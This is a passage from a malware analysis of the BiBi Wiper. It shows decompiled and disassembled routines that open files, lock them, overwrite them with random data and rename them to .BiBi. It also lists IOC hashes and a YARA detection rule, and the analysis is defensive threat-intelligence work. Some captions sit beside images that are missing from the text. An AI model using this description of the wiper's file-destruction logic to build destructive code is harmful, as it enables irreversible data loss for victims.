
```
      }
    }
    *reinterpret_cast<int32_t*>(&rbx417) = *reinterpret_cast<int32_t*>(&rbx417) - 1;
    *reinterpret_cast<int32_t*>(&rbx417 + 4) = 0;
    if (*reinterpret_cast<int32_t*>(&rbx417) < 0)
      break;
  }
  addr_140005afd_492:
  rbx417 = v428;
  rdi429 = v410;
  while (rbx417 != rdi429) {
    fun_140006b90(rbx417, reinterpret_cast<uint64_t>(rbp396) + 0xffffffffffffff87, r8_403);
    rdx430 = reinterpret_cast<void**>(reinterpret_cast<uint64_t>(rbp396) + 0xffffffffffffff87);
    if (0) {
      rdx430 = v424;
    }
    rcx404 = reinterpret_cast<void**>("[+] Path: %s\n");
    fun_140001030("[+] Path: %s\n", rdx430, r8_403, 0, "[+] Path: %s\n", rdx430, r8_403, 0);
    rsp413 = reinterpret_cast<void*>(reinterpret_cast<uint64_t>(rsp413) - 8 + 8 - 8 + 8);
    if (!1) {
      rdx425 = reinterpret_cast<void**>(8);
      rcx404 = v424;
      rax431 = rcx404;
      if (1)
        goto addr_140005b6a_498;
      rdx425 = reinterpret_cast<void**>(47);
      rcx404 = *reinterpret_cast<void***>(rcx404 + 0xffffffffffffff8);
      if (reinterpret_cast<unsigned char>(rax431) - reinterpret_cast<unsigned char>(rcx404) + 0xffffffffffffff8 > 31)
        goto addr_1400060c7_500;
      addr_140005b6a_498:
      fun_14000a87c(rcx404, rdx425, rcx404, rdx425);
      rsp413 = reinterpret_cast<void*>(reinterpret_cast<uint64_t>(rsp413) - 8 + 8);
    }
    rbx417 = rbx417 + 32;
  }
  eax432 = fun_1400090b8(rcx404);
  *reinterpret_cast<int32_t*>(&r9_433) = eax432;
  *reinterpret_cast<int32_t*>(&r9_433 + 4) = 0;
  *reinterpret_cast<int32_t*>(&rax434) = eax432;
  *reinterpret_cast<int32_t*>(reinterpret_cast<int64_t>(&rax434) + 4) = 0;
  rax435 = rax434 / reinterpret_cast<uint64_t>(reinterpret_cast<int64_t>(reinterpret_cast<unsigned char>(v410) - v43
  if (*reinterpret_cast<int32_t*>(&rax435) < reinterpret_cast<int32_t>(1)) {
    *reinterpret_cast<uint32_t*>(&rax435) = 1;
    *reinterpret_cast<int32_t*>(reinterpret_cast<int64_t>(&rax435) + 4) = 0;
  }
```


The following file types are “skipped” during malware execution: **.exe, .dll** and **.sys.**




In the function ***sub_1400031F0*** the iteration of the system directories is carried out, once the files to be made inaccessible have been identified, they are partially overwritten with a random pattern generated and inserted within the stream that can be highlighted in function ***sub_1400048D0***. After the overwriting action has been performed, the files taken in consideration are renamed with the extension **.BiBi** and a specific digit.







Files are opened with the ***r+b configuration (read or write mode)***




The *mutex* objects for the files in question are then put in *lock* status in order to allow exclusive access to them, without interference from any external processes:


```
loc_140003CDD:                  ; Mode
mov     edx, 1FFh
call    _wchmod
cmp     qword ptr [rbx+18h], 8
jb      short loc_140003CF1

mov     rbx, [rbx]

loc_140003CF1:
lea     rdx, Mode               ; "r+b"
mov     rcx, rbx                ; FileName
call    _wfopen
mov     rsi, rax
test    rax, rax
jnz     loc_140003D90

loc_140003D90:                  ; _Mtx_t
lea     rcx, [r14+28h]
call    _Mtx_lock
test    eax, eax
jnz     loc_140004338

80.00% (1136,15689) (759,410) 00002DF8 00000001400039F8: sub_1400031F0+808 (Synchronized with Hex View-1)
```


```
loc_14000433B:                  ; int
mov     ecx, eax
call    ?_Throw_C_error@std@@YAXH@Z ; std::_Throw_C_error(int)

mov     rdi, [r14+20h]
lea     rcx, [r14+28h]          ; _Mtx_t
call    _Mtx_unlock
cmp     rdi, 3E8h
jbe     short loc_140003DDE

mov     [rsp+5B8h+var_498], 64h ; 'd'
lea     rcx, [rsp+5B8h+var_498]
call    sub_140007050
lea     rcx, aWaitingForQueu ; "[!] Waiting For Queue \n"
call    sub_140001030
jmp     short loc_140003D90

loc_140003DDE:
mov     rdi, [rsp+5B8h+var_570]
mov     eax, [rdi+1Ch]
test    al, 8
jz      short loc_140003DF0

loc_140003DF0:
test    al, 2
jz      short loc_140003DFA

mov     r9d, [rdi+10h]
jmp     short loc_140003E00

loc_140003DFA:
mov     r9d, 0FFFFFFFFh

80.00% (973,16252) (737,411) 00002DF8 00000001400039F8: sub_1400031F0+808 (Synchronized with Hex View-1)
```

```
call    __std_fs_get_stats
test    eax, eax
jnz     loc_140004371

mov     rax, [rdi+8]
jmp     short loc_140003EBC

mov     rax, [rsp+5B8h+var_2C0]

loc_140004371:
lea     r8, [rdi+20h]
mov     edx, eax
lea     rcx, aDirectoryEntry_1 ; "directory_entry::file_size"
call    sub_140002790

loc_140003EBC:
mov     [r14+30h], rax
mov     r15, [rsp+5B8h+var_590]
movzx   eax, byte ptr [r15+78h]
test    al, al
jz      loc_140004342

_140004342:
        rcx, [rsp+5B8h+pExceptionObject]
1       sub_140006670
        rdx, stru_14002F898 ; pThrowInfo
        rcx, [rsp+5B8h+pExceptionObject] ; pExceptionObject
1       _CxxThrowException

lea     rbx, [r15+28h]
mov     [rsp+5B8h+var_3C8], rbx
mov     rcx, rbx                ; _Mtx_t
call    _Mtx_lock
test    eax, eax
jnz     loc_140004363

80.00% (1068,18149) (717,389) 00002DF8 00000001400039F8: sub_1400031F0+808 (Synchronized with Hex View-1)
```


Here the handling of the random pattern contextual to the overwriting of enumerated files:








Note the action of renaming overwritten files:





IOCs:

- e26bba0304f14ef96beb60376791d32c
- 24f6785ca2e82d1d1d61f4cb01d5e753f80445cf
- 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17
- .BiBi
- 2e 42 69 42 69

YARA Rule

```
rule BiBiRule

{

    strings:

        $strBiBi = ".BiBi"

        $hexBiBi = { 2e 42 69 42 69 }


    condition:

        $strBiBi or $hexBiBi

}
```

CONCLUSIONS:

BiBi Wiper is a threat that follows the pattern of the wipers used in the context of the Russian-Ukrainian conflict, such as HermeticWiper or IsaacWiper (developed and disseminated immediately before Russia's de facto invasion on 24 February 2022).

In this specific case, however, there are some differentiating elements compared to the above-mentioned threats: the data and files taken in consideration in the enumeration phase are rendered inaccessible and overwritten by means of a random pattern. However, the analyzed behaviour doesn't belong to a ransomware classification, as no ransom is demanded for the recovery of files by means of a ransom note created on infected machines. The threat's only objective is to perpetrate its destructive action against the adversary's main critical infrastructures, and it can be associated with the ever-present concept of hybrid warfare that we have become familiar with due to the current delicate geopolitical situation.

A key feature of this concept is the fact that, even without military belligerence, devastating results can still be achieved. Attention was also paid to managing resources and files potentially in use by other external processes and to modifying Windows start-up settings, as well as to eliminating shadow copies in order to maximize the threat's impact.

The growing and constant risk of an increasingly compromised and deteriorating geopolitical situation leads one to assume that the development and distribution of such malware will increase. These threats will be increasingly sophisticated, evasive and destructive.

References:

[0] (introduction to BiBi Wiper): BiBi Wiper Used in the Israel-Hamas War Now Runs on Windows (blackberry.com)